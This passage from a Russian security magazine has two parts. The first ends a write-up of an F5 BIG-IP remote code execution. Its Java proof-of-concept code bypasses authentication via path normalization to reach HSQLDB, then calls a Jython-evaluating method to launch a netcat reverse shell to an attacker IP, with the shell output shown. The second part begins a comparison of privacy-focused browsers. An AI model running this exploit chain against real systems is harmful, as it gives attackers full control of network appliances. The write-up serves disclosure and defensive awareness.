
/hsqldb-poc-rce/src/com/f5rce/Main.java

```
stmt = c.createStatement();
result = stmt.executeQuery("SELECT * FROM INFORMATION_SCHEMA.SYSTEM_USERS");
```

Получаем результат и выводим в консоль.

/hsqldb-poc-rce/src/com/f5rce/Main.java

```
    while (result.next()) {
        System.out.println("Got result: " + result.getString(1));
    }
    result.close();
    stmt.close();
} catch (SQLException e) {
    e.printStackTrace();
}
```



Main.java

```
package com.f5rce;

import java.sql.*;
import java.lang.*;
import java.util.Properties;

public class Main {

    public static void main(String[] args) throws Exception {
        Class.forName("org.hsqldb.jdbcDriver");
        String connectionURL = "jdbc:hsqldb:https://localhost.localdomain/tmui/login.jsp/..%3b/hsqldb/";
        Properties props = new Properties();
        props.setProperty("user","SA");
        props.setProperty("password","");
        try {
            Connection c = DriverManager.getConnection(connectionURL, props);
            Statement stmt = null;
            ResultSet result = null;
            stmt = c.createStatement();
            result = stmt.executeQuery( sql: "SELECT * FROM INFORMATION_SCHEMA.SYSTEM_USERS");
            while (result.next()) {
                System.out.println("Got result: " + result.getString( columnIndex: 1));
            }
```

Run: Main

```
"C:\Program Files\Java\jdk1.8.0_171\bin\java.exe" ...
Got result: SA

Process finished with exit code 0
```

Выполнение запроса к БД HyperSQL через обход авторизации в BIG-IP


Если внимательно просмотреть документацию к базе данных, то можно обнаружить любопытную функцию CALL, которая позволяет вызывать внешние функции Java.

Сначала проверим `classpath` — пути, откуда подгружаются библиотеки:

```
CALL "java.lang.System.getProperty"('java.class.path')
```

/hsqldb-poc-rce/src/com/f5rce/Main.java

```
result = stmt.executeQuery("CALL "java.lang.System.getProperty"('java.class.path')");
```



```
            result = stmt.executeQuery( sql: "CALL \"java.lang.System.getProperty\"('java.class.path')");
            while (result.next()) {
                System.out.println("Got result: " + result.getString( columnIndex: 1));
            }
```

Run: Main

```
"C:\Program Files\Java\jdk1.8.0_171\bin\java.exe" ...
Got result: :/usr/share/tomcat/bin/bootstrap.jar:/usr/share/tomcat/bin/tomcat-juli.jar:/usr/local/www/tmui/WEB-INF/classes

Process finished with exit code 0
```

Получение classpath через HSQLDB в BIG-IP

Аналогичные пути использует Tomcat. Это хорошо, так как список потенциально опасных методов довольно обширен. Среди этого многообразия нужно найти метод с модификатором `static`, то есть тот, который можно вызывать без создания объекта класса. Михаил обнаружил подходящий:

```
com.f5.view.web.pagedefinition.shuffler.Scripting#setRequestContext
```

Он находится в файле `/usr/local/www/tmui/WEB-INF/classes/tmui.jar`, который мы уже декомпилировали.


WEB-INF/lib/tmui.jar/com/f5/view/web/pagedefinition/shuffler/Scripting.java

```
package com.f5.view.web.pagedefinition.shuffler;
...
public class Scripting {
  static {
    Properties props = new Properties();
    System.setProperty("java.ext.dirs", "/usr/local/www/tmui/WEB-INF/lib/");
    System.setProperty("java.class.path", System.getProperty("java.class.path") + ":/usr/local/www/tmui/WEB-INF/classes");
...
  public static void setRequestContext(String object, String screen) {
    PyObject current = getInterpreter().eval(object + "__" + screen + "()");
    currentObject.set(current);
  }
```

Этот метод выполняет код Jython и возвращает объект типа org.python.core.PyObject. Jython — это реализация языка Python на Java, поэтому нужно использовать его конструкции. Будем выполнять код при помощи `Runtime.getRuntime().exec()`. Для нашего удобства в BIG-IP по дефолту установлен netcat с поддержкой флага `-e`. Делаем через него бэкконнект.

/hsqldb-poc-rce/src/com/f5rce/Main.java

```
result = stmt.executeQuery("CALL "com.f5.view.web.pagedefinition.shuffler.Scripting.setRequestContext" +
        ""('Runtime.getRuntime().exec("nc 192.168.31.12 1337 -e /bin/bash")#','#')");
```



```
            result = stmt.executeQuery( sql: "CALL \"com.f5.view.web.pagedefinition.shuffler.Scripting.setRequestContext" +
                    "\"('Runtime.getRuntime().exec(\"nc 192.168.31.12 1337 -e /bin/bash\")#','#')");
            while (result.next()) {
                System.out.println("Got result: " + result.getString( columnIndex: 1));
```

Run: Main


```
"C:\Program Files\Java\jdk1.8.0_171\bin\java.exe" ...
Got result: null
```

Administrator: Command Prompt - nc -lp 1337 -vvv

```
D:\VisualHack>nc -lp 1337 -vvv
listening on [any] 1337 ...
connect to [192.168.31.12] from localhost.localdomain [192.168.31.140] 50986
id
uid=91(tomcat) gid=91(tomcat) groups=91(tomcat),102(webservices) context=system_u:system_r:tomcat_t:s0
uname -a
Linux localhost.localdomain 3.10.0-862.14.4.el7.ve.x86_64 #1 SMP Tue Apr 28 20:36:38 PDT 2020 x86_64 x86_64 x86_64 GNU/L
inux
```

Успешная эксплуатация BIG-IP. Удаленное выполнение команд через HSQLDB

ДЕМОНСТРАЦИЯ УЯЗВИМОСТИ (ВИДЕО)



ЗАКЛЮЧЕНИЕ

Рассмотренная уязвимость в очередной раз доказывает, что даже такая незначительная проблема, как некорректная нормализация пути, ведет к серьезным последствиям. Знание инфраструктуры приложения и возможности входящих в его состав инструментов позволили полностью захватить контроль над машиной BIG-IP. И думаю, нет смысла объяснять, какие проблемы может вызвать скомпрометированная система, через которую ходит весь сетевой трафик.

После получения деталей уязвимости разработчики F5 предложили ряд временных решений до выхода полноценного патча. К сожалению, некоторые из них оказались неэффективными и не позволяют в должной мере защититься от злоумышленников. Поэтому лучше всего обновляться до версии приложения, где проблема полностью исправлена.

СОРЕВНОВАНИЕ В ПРИВАТНОСТИ

Валентин Холмогоров
valentin@holmogorov.ru

ТЕСТИРУЕМ БРАУЗЕРЫ, КОТОРЫЕ ОБЕЩАЮТ НЕ ОСТАВЛЯТЬ СЛЕДОВ

Установка специального безопасного браузера — это один из способов быстро и легко повысить уровень своей приватности. Только браузеров этих развелось в последнее время как блох на барбоске. С какими из них не страшно и в огонь, и в воду, и на сайты для взрослых, а с какими лучше дальше Яндекса не ходить вовсе? Сегодня мы попытаемся найти ответ на этот животрепещущий вопрос.

Когда-то на «Горбушке» водилась особая порода мужичков с хитрым прищуром, у которых обыватели могли приобрести по сходной цене компакт-диск с адресно-телефонной базой жителей Москвы и остального Подмосковья вплоть до Камчатки. Сейчас торговлей персональными данными занимаются куда более крутые ребята: социальные сети конкурируют в этом бизнесе с поисковиками, от которых с небольшим отрывом отстают банки и прочие коммерческие структуры.

Для трекинга юзеров используются не только файлы cookies и пресловутое отслеживание по IP, но и так называемый отпечаток браузера, включающий данные о версии программы, разрядности ОС, языковых настройках, User Agent, экранном разрешении и иных технических параметрах системы. Еще есть технология Evercookie, реализованная с помощью специального приложения на JavaScript, и поведенческий анализ, когда специальные скрипты собирают информацию о действиях пользователя — времени просмотра веб-страниц, скорости прокрутки, нажатиях на ссылки и прочем. Отследить, а тем более заблокировать все эти функции не так-то просто.

В настройках любого современного браузера можно отыскать раздел «Безопасность», где собраны связанные с приватностью и конфиденциальностью параметры. Так, в Chrome присутствует режим «безопасного просмотра» веб-страниц со встроенной защитой от «потенциально опасных» сайтов, возможность включить собственную DNS-службу, а также настроить электронные ключи и сертификаты. В Opera есть собственный VPN, больше похожий на банальный прокси, и возможность запретить веб-узлам отслеживать исходящий трафик. Плюс та же стандартная «защита от вредоносных сайтов». Firefox имеет встроенную защиту от трекинга, позволяет настроить параметры хранения паролей, cookies и истории браузера.

Однако все эти технические ухищрения нивелируются возможностью установки плагинов, которые могут творить почти все, что угодно их разработчикам. Некоторые плагины способны отправлять личные данные на удаленный сервер, отслеживать действия пользователя, встраивать в просматриваемые веб-страницы рекламу. В общем, если элементарная защита от слежки встроена практически во все современные браузеры, то защита от юзера там напрочь отсутствует.

Считается, что безопасные, или, как их еще называют, защищенные, браузеры — это «чистая» программа без всяких свистелок и дополнений, заточенная под максимальную конфиденциальность. Они позволяют работать в интернете, оставляя минимум цифровых следов, блокируют передачу телеметрии и сбор данных. Они осторожно относятся к файлам cookies, истории просмотра и более бережно хранят данные форм, которые заполняет пользователь, либо не хранят их вовсе. Но главное — большинство из них не поддерживает установку сторонних непроверенных расширений, в числе которых к браузеру может «прилипнуть» что-нибудь нехорошее.

Когда речь заходит о защищенных программах для просмотра веб-страниц, первым делом вспоминаешь Tor Browser, хорошо известный всем и каждому. Именно поэтому его мы и не будем рассматривать в этой статье. Тем более что Tor Browser чаще используется именно как инструмент для серфинга по даркнету. Вместо него мы пристально взглянем на шесть альтернативных программ, которые их разработчики позиционируют как безопасные и защищенные браузеры для Windows.

ДОВЕРЯЙ, НО ПРОВЕРЯЙ!

Чтобы узнать, стоит ли доверять подобным программам, я решил не изобретать сложных стендов и не заниматься постройкой специальной лаборатории. Для сравнения защищенных браузеров вполне достаточно виртуалки со свежеустановленной виндой и нескольких онлайновых тестов, специально созданных для проверки уровня безопасности подобных программ. Вот они.

- Qualys Browser Check — проверяет уязвимости в браузере и тестирует настройки работы с файлами cookies. По умолчанию для прохождения теста предлагается установить специальный плагин, но можно обойтись и без него, воспользовавшись ссылкой на сайте.
- Cloudflare Browsing Experience Security Check — тест от известной компании Cloudflare, проверяет используемые браузером DNS, сертификаты, настройки cookies и наличие известных уязвимостей.
- Privacy Analyzer — комплексная проверка браузера на возможность утечки данных. Проверяется отслеживание по IP, отпечатку браузера, тестируются настройки приватности.
- Panopticlick — тест на third-party tracking cookies и отслеживание по отпечатку браузера.
- Webkay — сервис, демонстрирующий всю информацию, которую твой браузер передает веб-сайтам в интернете.

Итак, с критериями оценки разобрались. Теперь перейдем к нашим подопытным браузерам — какие результаты они нам покажут с настройками по умолчанию? Сейчас узнаем!

COMODO DRAGON

Разработчик: Comodo Group
Сайт: comodo.com/home/browsers-toolbars/browser.php

